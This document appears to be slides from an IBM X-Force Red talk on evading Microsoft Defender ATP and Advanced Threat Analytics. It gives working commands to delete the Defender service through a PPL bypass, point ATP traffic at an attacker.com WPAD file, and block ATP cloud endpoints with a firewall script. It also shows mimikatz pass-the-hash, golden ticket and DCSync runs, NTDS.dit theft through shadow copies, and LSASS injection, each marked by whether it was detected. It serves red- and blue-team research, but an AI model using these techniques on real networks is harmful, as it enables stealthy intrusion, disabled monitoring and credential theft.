SERVICE sense PROTECTION LEVEL: WINDOWS LIGHT.

C:\windows\system32>sc qprotection diagtrack
[SC] QueryServiceConfig2 SUCCESS
SERVICE diagtrack PROTECTION LEVEL: NONE.
```



PPL Bypass

- Defender AV service can be stopped/deleted via Project0's privileged Antimalware PPL bypass:

```
sc config TrustedInstaller binPath= "cmd.exe /C sc stop  
windefend && sc delete windefend" && sc start  
TrustedInstaller
```

- ... since RS2, ATP runs now at a Windows PPL protection level instead of a AntiMalware PPL, and the process is configured as "NOT_STOPPABLE"

Telemetry & Cloud Comms

- The ATP sensor communicates using Windows Telemetry (DiagTrack service)
- Telemetry in turn uses WinHTTP Services
- The WinHTTP API is independent of WinINET browser proxy settings
- However, it will follow statically set proxy settings within HKCU



Block ATP Comms as an Unprivileged User

```
reg add  
"HKCU\Software\Microsoft\Windows\  
CurrentVersion\Internet Settings" ^ /v  
AutoDetect /t REG_DWORD /d 0 /f
```

```
reg add  
"HKCU\Software\Microsoft\Windows\  
CurrentVersion\Internet Settings" /v  
AutoConfigURL /t REG_SZ /d  
"http://attacker.com/wpad.dat" /f
```



```
function FindProxyForURL(url, host) {  
    var proxyserver = '127.0.0.1:3128';  
    //  
    var proxylist = new Array(  
        "securitycenter.windows.com",  
        "winatp-gw-cus.microsoft.com",  
        "winatp-gw-eus.microsoft.com",  
        "winatp-gw-neu.microsoft.com",  
        "us.vortex-win.data.microsoft.com",  
        "eu.vortex-win.data.microsoft.com",  
        "psapp.microsoft.com",  
        "psappeu.microsoft.com"  
    );  
    for(var i=0; i<proxylist.length; i++) {  
        var value = proxylist[i];  
        if ( localhostOrDomainIs(host, value) ) {  
            return "PROXY "+proxyserver;  
        }  
    }  
    return "DIRECT";  
}
```



Block ATP Comms via DiagTrack Service (Privileged)

- While we can't stop the ATP Sense service as it's running a Windows PPL protected process, Diagtrack is not a PPL:

```
C:\windows\system32>sc qprotection diagtrack
[SC] QueryServiceConfig2 SUCCESS
SERVICE diagtrack PROTECTION LEVEL: NONE.

C:\windows\system32>sc stop diagtrack

SERVICE_NAME: diagtrack
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 3   STOP_PENDING
                               (STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT            : 0x2
        WAIT_HINT             : 0x0

C:\windows\system32>sc query diagtrack

SERVICE_NAME: diagtrack
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1   STOPPED
```

Block All Windows Defender/ATP Comms via FW (Privileged)

```
#Define Cloud Security Vendor Address
```

```
#Windows Defender ATP
```

```
$MSATP1 = "securitycenter.windows.com"
$MSATP2 = "winatp-gw-cus.microsoft.com"
$MSATP3 = "winatp-gw-eus.microsoft.com"
$MSATP4 = "winatp-gw-weu.microsoft.com"
$MSATP5 = "winatp-gw-neu.microsoft.com"
$MSATP6 = "us.vortex-win.data.microsoft.com"
$MSATP7 = "eu.vortex-win.data.microsoft.com"
$MSATP8 = "psapp.microsoft.com"
$MSATP9 = "psappeu.microsoft.com"
$MSATPURLs = $MSATP1,$MSATP2,$MSATP3,$MSATP4,$MSATP5,$MSATP6,$MSATP7,$MSATP8,$MSATP9
```

```
#Checking for Behavioural Analysis AV security product processes and adding outbound FW blocks
```

```
Write-Output ("[*] Checking for Behavioural Analytics AV security product processes and adding outbound firewall block rules" + "`n")
[CmdletBinding()]
$processnames = $processes | Select-Object ProcessName
Foreach ($ps in $processnames)
{
    if ($ps.ProcessName -like "*MsSense*")
    {
        Write-Output ("[*] Defender ATP process " + $ps.ProcessName + " is running." + " Resolving ATP FQDN IP's and blocking")
        $MSATPcloudIPs = ($MSATPURLs | foreach {[System.Net.Dns]::GetHostAddresses($_) | Select-Object -ExpandProperty IPAddress})
        Foreach-object $MSATPcloudIPs
        {
            New-NetFirewallRule -DisplayName "Windows Advertising Broker" -Direction Outbound -Action Block -RemoteAddress "$_"
            write-host "$_ - Outbound Firewall Block Was Added: $?"
        }
    }
}
```

You can use the same (privileged) technique to block in/out traffic for WinRM, Sysmon via Windows Event Forwarding, SCOM, etc.

Why Block Instead Of Disabling?

Windows Defender Security Ce.

 Machine reporting

Last internal IP: 192.168.10.131
Last external IP: [REDACTED]

First seen: 4 days ago
Last seen: 4 days ago

Alerts related to this machine

No alerts found.

 win10f
No sensor data ⓘ

Machine has stopped sending sensor data. Windows Defender AV alerts and timeline events may still be available.

Advanced Threat Analytics


“ATA captures and parses network traffic of multiple protocols (such as Kerberos, DNS, RPC, NTLM and others) for authentication, authorization and information gathering.”

Designed to Detect:

- Pass-the-Ticket (PtT)
- Pass-the-Hash (PtH)
- Overpass-the-Hash
- Forged PAC (MS14-068)
- Golden Ticket
- Malicious replications
- Reconnaissance
- Brute force
- Remote execution
- Weak/malicious protocol usage
- Abnormal user behavior
- Modification of sensitive groups

<https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata>

ATA Architecture



- ATA relies on the following Windows events:
4776, 4732, 4733, 4728, 4729, 4756, 4757

Timeline

All [27] ?

Open [27]

■ High [7]

■ Medium [16]

■ Low [4]

Closed [0]

Suppressed [0]

4:11 PM May 14, 2017

Sensitive account credentials exposed

Administrator's credentials were exposed in cleartext using LDAP simple bind.

Started at 4:42 PM May 10, 2017

3:58 PM May 14, 2017

Encryption downgrade activity

The encryption method of the TGT field of TGS_REQ message from CLIENT1 has been downgraded based on previously learned behavior on CLIENT1.

3:21 PM May 14, 2017

Kerberos Golden Ticket activity

Suspicious usage of CLIENT1's Kerberos ticket, indicating a potential Golden Ticket attack, was detected.

Started at 1:55 PM May 14, 2017

2:43 PM May 14, 2017

Abnormal modification of sensitive groups

Administrator has uncharacteristically modified sensitive group memberships.

2:33 PM May 14, 2017

Massive object deletion

496 objects (9.75% of total AD objects) were deleted over a period of a few seconds from domain domain1.test.local.

1:30 PM May 14, 2017

Suspicious authentication failures

Suspicious authentication failures indicating a potential brute-force attack were detected from CLIENT1.

Started at 1:27 PM May 14, 2017

⚠ Suspicious Activity
Identity theft using
Pass-the-Ticket attack
a few seconds ago

⚠ Suspicious Activity
Identity theft using
Pass-the-Hash attack
a few seconds ago

⚠ Suspicious Activity
Reconnaissance using
account enumeration
a minute ago

⚠ Suspicious Activity
Honeytoken activity
a minute ago

⚠ Suspicious Activity
Unusual protocol
implementation
2 minutes ago

⚠ Suspicious Activity
Privilege escalation
using forged
authorization data
2 minutes ago

⚠ Suspicious Activity
Suspicion of identity
theft based on
abnormal behavior
3 minutes ago

Identity theft using pass-the-ticket attack

OPEN



user2's Kerberos tickets were stolen from CLIENT2 to CLIENT1 and used to access 6 resources.

17:14 – 17:18 10 May 2017



TIME	STOLEN FROM (1)	TO (1)	ACCESSED (6)	VIA DOMAIN CONTROLLERS (1)
10/05/2017 17:18 ^ 10/05/2017 17:14	 CLIENT2	 CLIENT1	 6 resources	 DC4


ATA Learning Period

1 month of learning:

- Abnormal behavior
- Abnormal sensitive group modification
- Recon using Directory Services

1 week of learning:

- Encryption downgrades (skeleton key, golden ticket, over pass the hash)
- Brute force





Internal Recon

Detected: Bulk DNS queries, nslookup, zone transfers

Reconnaissance using DNS

Suspicious DNS activity was observed, originating from WIN10A (which is not a DNS server) against DC03.

Detected*: AD Recon using SAMR protocol or tools like “net user /domain”



Reconnaissance using directory services enumeration

The following directory services enumerations using SAMR protocol were attempted against DC from CLIENT1:

- Successful enumeration of all users in contoso.com by Chandan Bharti

Tuesday, April 25, 2017 at 10:38 PM  New

Not Detected: Using LDAP/Powerview To Gather Computers/Users

```
PS C:\Users\JohnVanwagoner\Desktop> Get-NetComputer -verbose -domain prod.local
VERBOSE: Get-DomainSearcher search string: LDAP://DC03.prod.local/DC=prod,DC=local
DC03.prod.local
win10a.prod.local
SQL01.prod.local
win10c.prod.local
app01.prod.local
```

```
PS C:\Users\JohnVanwagoner\Desktop> Get-NetGroupMember -GroupName "Enterprise Admins" -Domain dev.local -verbose
VERBOSE: Get-DomainSearcher search string: LDAP://DC03.prod.local/DC=dev,DC=local
```

```
GroupDomain : dev.local
GroupName    : Enterprise Admins
MemberDomain : dev.local
MemberName   : MyronHayes
MemberSid    : S-1-5-21-1833099165-4213543110-3108917803-1547
IsGroup      : False
MemberDN     : CN=Hayes\, Myron,OU=US,OU=DemoUser,DC=dev,DC=local
```

```
GroupDomain : dev.local
GroupName    : Enterprise Admins
MemberDomain : dev.local
MemberName   : Administrator
MemberSid    : S-1-5-21-1833099165-4213543110-3108917803-500
IsGroup      : False
MemberDN     : CN=Administrator,CN=Users,DC=dev,DC=local
```

Not Detected: Enumeration via WMI Local Name Space

Domain User Accounts:

```
Get-WmiObject -Class Win32_UserAccount -Filter "Domain='dev' AND Disabled='False'" | Select Name, Domain, Status, LocalAccount, AccountType, Lockout, PasswordRequired, PasswordChangeable, Description, SID
```

Domain Groups:

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name like '%Admin%'"
```

```
PS C:\Users\FranklinAbbott> Get-WmiObject -Class Win32_GroupInDomain | Select PartComponent | Select-String -Pattern "Microsoft Advanced Threat Analytics"

1{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="DEV",Name="Microsoft Advanced Threat Analytics Administrators"}
1{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="DEV",Name="Microsoft Advanced Threat Analytics Users"}
1{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="DEV",Name="Microsoft Advanced Threat Analytics Viewers"}
1{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="PROD",Name="Microsoft Advanced Threat Analytics Administrators"}
1{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="PROD",Name="Microsoft Advanced Threat Analytics Users"}
1{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="PROD",Name="Microsoft Advanced Threat Analytics Viewers"}
```

Not Detected: Enumeration via WMI Local Name Space (Cont'd)

Domain Group User Memberships:

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev'
AND Name='Enterprise Admins'" | Get-CimAssociatedInstance -
Association Win32_GroupUser
```

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev'
AND Name='Microsoft Advanced Threat Analytics Administrator'" |
Get-CimAssociatedInstance -Association Win32_GroupUser
```

```
PS C:\Users\FranklinAbbott> Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name='Enterprise Admins'"
| Get-CimAssociatedInstance -Association Win32_GroupUser
```

Name	Caption	AccountType	SID	Domain
----	-----	-----	---	-----
Administrator	DEV\Administrator	512	S-1-5-21-1833099165-42...	DEV

Detected: Default Session Enumeration via UserHunter, NetSess

Reconnaissance using SMB Session Enumeration

OPEN

SMB session enumeration attempts were successfully performed by **Vanwagoner, John**, from **WIN10A** against **DC03**, exposing **2 accounts**.

2:51 PM – Now



Vanwagoner, J...
Health physicist

On



WIN10A

Session Enumeration



DC03

TIME	ACCOUNTS	RESULT	EXPOSED ACCOUNTS	AGAINST DOMAIN CONTROLLERS
7/27/17 3:04 PM	 Vanwagoner... Health physicist	 Success	 2 exposed accounts	 DC03

46 IBM Security



Not Detected: Session Enumeration By Excluding DC's

```
PS C:\Users\JohnVanwagoner\Desktop> Invoke-UserHunter -ComputerFile .\hosts.txt -GroupName "Enterprise Admins"
VERBOSE: [*] Running Invoke-UserHunter with delay of 0
VERBOSE: [*] Querying domain prod.local for users of group 'Enterprise Admins'
VERBOSE: Get-DomainSearcher search string: LDAP://DC03.prod.local/DC=prod,DC=local
VERBOSE: [*] Total number of hosts: 9
VERBOSE: Waiting for scanning threads to finish...
VERBOSE: All threads completed!
VERBOSE: [*] Total number of active hosts: 3
VERBOSE: [*] Enumerating server Win10a.prod.local (1 of 3)
```

```
UserDomain : prod.local
UserName   : administrator
ComputerName : Win10a.prod.local
IP         : {10.1.11.177, 169.254.74.220}
```



Lateral Movement

Detection (ATA): Lateral Movement

Usually detected (**against DC's only**):

- WMIexec
- PSexec

May be detected due to “abnormal user behavior” against domain members:

- WMIexec
- PSexec
- WinRM
- DCOM
- PSexec/SMBexec
- RDP
- Remote Registry
- PSRemoting/WinRM

Suspicion of identity theft based on abnormal behavior ?

Guerino Gallagher exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:

- Performed interactive login from 11 abnormal workstations.
- Requested access to 11 abnormal resources.

Detected: Over-Pass-The-Hash (Using KRBTGT NTLM Hash)

```
mimikatz # sekurlsa::pth /user:administrator /domain:prod.local /ntlm:4c4715b4028d7aba53130d0db3de13fe
user      : administrator
domain    : prod.local
program   : cmd.exe
impers.   : no
NTLM      : 4c4715b4028d7aba53130d0db3de13fe
| PID     2836
| TID     3848
| LSA Process was already R/W
| LUID 0 ; 85472980 (00000000:051836d4)
| \_ msv1_0 - data copy @ 0000002B58360FE0 : OK !
| \_ kerberos - data copy @ 0000002B583D7108
| \_ aes256_hmac -> null
| \_ aes128_hmac -> null
| \_ rc4_hmac_nt OK
| \_ rc4_hmac_old OK
| \_ rc4_md4 OK
| \_ rc4_hmac_nt_exp OK
| \_ rc4_hmac_old_exp OK
| \_ *Password replace -> null
```

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\dc03\c$
Volume in drive \\dc03\c$ has no label.
Volume Serial Number is 5C52-0D56

Directory of \\dc03\c$

03/06/2017  04:44 PM                302 C
11/17/2016  11:10 AM                <DIR>          d
09/12/2016  05:34 AM                <DIR>          L
07/16/2016  07:23 AM                <DIR>          P
09/12/2016  05:34 AM                <DIR>          P
07/16/2016  07:23 AM                <DIR>          P
07/12/2017  09:16 AM            14,417,920 S
```

Unusual protocol implementation

OPEN

2 accounts attempted to authenticate from APP01 against DC03 using an unusual protocol implementation. This may be a result of malicious tools used to execute attacks such as Pass-the-Hash and brute force.

Not Detected: Over-Pass-The-Hash (Using All Hash/Keys)

```
sekurlsa::pth /user:administrator /domain:prod.local  
/aes256:12d23a766f9bac2a6e31b3afbd4f41a2d49b336b76f1edbe3d8b2fa9c9848d4  
/ntlm:4c4715b4028d7aba53130d0db3de13fe  
/aes128: 0000000000000000000000000000000000000000000000000000000000000000
```

```
mimikatz # sekurlsa::pth /user:administrator /domain:prod.local /aes256:12d23a766f9bac2a6e31b3afbd4f41a2d49b336b76f1edbe3d8b2fa9c9848d4c /ntlm:4c4715b4028d7aba53130d0db3de13fe /aes128:0000000000000000000000000000000000000000000000000000000000000000  
user      : administrator  
domain    : prod.local  
program   : cmd.exe  
impers.   : no  
AES128    : 0000000000000000000000000000000000000000000000000000000000000000  
AES256    : 12d23a766f9bac2a6e31b3afbd4f41a2d49b336b76f1edbe3d8b2fa9c9848d4c  
NTLM      : 4c4715b4028d7aba53130d0db3de13fe  
| PID     2816  
| TID     2984  
| LSA Process was already R/W  
| LUID 0 ; 85673013 (00000000:051b4435)  
| \ msv1_0 - data copy @ 00000002B58361D00  
| \ kerberos - data copy @ 00000002B583D63E8  
| \ aes256_hmac OK  
| \ aes128_hmac OK  
| \ rc4_hmac_nt OK  
| \ rc4_hmac_old OK  
| \ rc4_md4 OK  
| \ rc4_hmac_nt_exp OK  
| \ rc4_hmac_old_exp OK  
| \ *Password replace -> null
```

```
Administrator: C:\Windows\SYSTEM32\cmd.exe  
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>dir \\dc03\c$  
Volume in drive \\dc03\c$ has no label.  
Volume Serial Number is 5C52-0D56  
  
Directory of \\dc03\c$  
  
03/06/2017  04:44 PM                302 Convert-WindowsImageInfo.t  
11/17/2016  11:10 AM                <DIR>          drivers  
09/12/2016  05:34 AM                <DIR>          Logs  
07/16/2016  07:23 AM                <DIR>          PerfLogs  
09/12/2016  05:34 AM                <DIR>          Program Files  
07/16/2016  07:23 AM                <DIR>          Program Files (x86)  
07/12/2017  09:16 AM             14,417,920 SYSTEM  
07/12/2017  09:16 AM             14,417,920 SYSTEM2  
03/06/2017  02:55 PM                3,499 unattend.xml  
07/05/2017  12:49 PM                <DIR>          Users  
07/26/2017  12:47 PM                <DIR>          Windows  
4 File(s)      28,839,641 bytes  
7 Dir(s)      19,688,751,104 bytes free  
C:\Windows\system32>_
```

Not Detected: Silver Tickets

- While a Golden ticket is a forged TGT valid for gaining access to any Kerberos service, the silver ticket is a forged TGS.
- TGS is forged, so no associated TGT, meaning the DC is never contacted.
- Any event logs are on the targeted server.

Source: blatant copy & paste from Sean Metcalf- <https://adsecurity.org/?p=2011>

Not Detected: Lateral Movement via SQL Auth

- SQL authentication events are local to the server
- Target sa accounts, compromise SQL servers that have privileged AD user sessions using tools like PowerUpSQL
- Cross-Forest SQL trusts can also be targeted as demonstrated by Nikhil- <http://www.labofapenetrationtester.com/2017/03/using-sql-server-for-attacking-forest-trust.html>

Dominance



Detected (ATA): DCSync

```
mimikatz # lsadump::dcsync /domain prod.local /user:admin
```

Malicious replication of directory services

Malicious replication requests were successfully performed by **Administrator**, from **WIN10A** against **DC03**.

3:24 PM – 3:25 PM Jul 14, 2017

OPEN

```
graph LR; Admin[Administrator] -- On --> Win10A[WIN10A]; Win10A -- "Replication request" --> DC03[DC03];
```


TIME	ACCOUNTS (1)	RESULT	AGAINST DOMAIN CONTROLLERS (1)
7/14/17 3:25 PM	Administrator	Success	DC03
7/14/17 3:24 PM			

Partial Detection: Copying NTDS.dit File Remotely using WMI

- We can use the WMI Win32_ShadowCopy Class to dump the ntds.dit via volume shadow copies without having to call vssadmin.exe

```
PS T:\> $DeviceObject
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
PS T:\> Invoke-WmiMethod -Class win32_Process -Name create -ArgumentList "cmd.exe /c copy $DeviceObject\windows\System32\ntds.dit C:\\" -ComputerName 10.1.11.170 -CREDENTIAL $cred
```

- Now flagged as a LOW severity event in ATA 1.8 due to executing Win32_process create, but not for the use of volume shadow copy:



Not Detected*: PSRemoting with LSASS Inject

- PowerSploit: Mimikatz in memory w/ LSASS Injection

```
Invoke-Mimikatz -Command '"privilege::debug"  
"LSADump::LSA /inject"' -Computer dc03.prod.local
```

Blue Tip: Lots of ways to harden/log WinRM/PSRemoting, restrict via groups/source, etc.

Not Detected*: PSRemoting with Raw Disk Access

- PowerSploit: Ninja-Copy

```
Invoke-NinjaCopy -Path  
"c:\Windows\System32\config\SYSTEM" -ComputerName  
"dc03.prod.local" -LocalDestination "c:\temp\system"
```

Blue Tip: You can detect LSASS injection/raw disk access with Sysmon

Detected: Golden Tickets Detection (Using KRBTGT NTLM Hash)

```
kerberos::golden /user:EdwardAbbey /domain:prod.local  
/sid:sid /krbtgt:rc4 /groups:513,512,520,518,519 /ptt
```

Encryption downgrade activity

[OPEN](#)

The encryption method of the TGT field of TGS_REQ message from [WIN10A](#) has been downgraded based on previously learned behavior. This may be a result of a Golden Ticket in-use on [WIN10A](#).

1:55 PM – 2:59 PM Jul 12, 2017



TIME	ACCOUNTS (2)	FROM (1)	ACCESSED (2)	VIA DOMAIN CONTROLLERS (1)
7/12/17 2:59 PM ^	Abbey, Edward Athlete	WIN10A	2 resources	DC03
7/12/17 2:13 PM				

Not Detected: Golden Ticket w/ AES Key

```
kerberos::golden /user:JohnVanwagoner  
/domain:prod.local /sid:sid /aes256:aes256  
/groups:512,513,519 /startoffset:-1 /endin:2500  
/renewmax:3000 /ptt
```

```
mimikatz # kerberos::golden /user:JohnVanwagoner /domain:prod.local /sid:S-1-5-21-2184559304-2325842030-2845129662 /aes256:05d  
186eff3cea13bae2e9 /groups:512,513 /startoffset:-1 /endin:10 /renewmax:3000 /ptt
```

```
User      : JohnVanwagoner  
Domain    : prod.local (PROD)  
SID       : S-1-5-21-2184559304-2325842030-2845129662  
User Id   : 500  
Groups Id : *512 513  
ServiceKey: 05df6ed1616d67dc672d51814959b9b6de0d9f5f89c53d186eff  
Lifetime  : 7/12/2017 3:40:25 PM ; 7/12/2017 3:50:25 PM ; 7/14/2017 3:40:25 PM  
-> Ticket : ** Pass The Ticket **
```

```
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated
```

```
Golden ticket for 'JohnVanwagoner @ prod.local' successfully sub
```

```
mimikatz # exit  
Bye!
```



Blue Team Takeaways

- Limit PS Remoting sources to dedicated admin workstations
- Use JEA (Just Enough Administration) to prevent lateral movement success
- Harden SQL servers, review forest trusts
- Integrate SIEM/VPN logs into ATA
- Use Event Log Forwarding for sysmon and WMI logging with shorter polling times
- Integrate all those new Defender branded tools like Exploit Guard

Red Team Takeaways

- Return to living off the land, directly call APIs
- Leverage host based PowerShell tools only after you've blocked or disabled ATP & event log forwarding
- Review RDP/PS/Session history to help avoid user behavior analytics
- Block event log forwarding to prevent Sysmon/WMI/PowerShell/Security logs giving you away
- Focus on info gathering and lateral movement techniques that don't comm with the DC, like SQL auth and Silver Tickets
- Use AES for Over-PTH, Golden Tickets
- Abuse Forest Trusts

- @angus_tx, @nosteve, @swordgardctf, and the rest of the IBM X-Force Red crew- we're hiring!
- The MS ATA/ATP team
- Tools, techniques, assistance and research by: @PyroTek3, @cobbr_io, @mattifestation, @danielhbohannon, @nikhil_mitt, @mubix, @JosephBialek, @kevin_Robertson, @subTee, @0xbadjuju, @_nullbind, @gentilkiwi, @armitagehacker, @alastairgray, @harmj0y, @JershMagersh, @vysecurity, @cybera, @passingthefhash and many others in the community
- @simonstalenhag for permission to use his art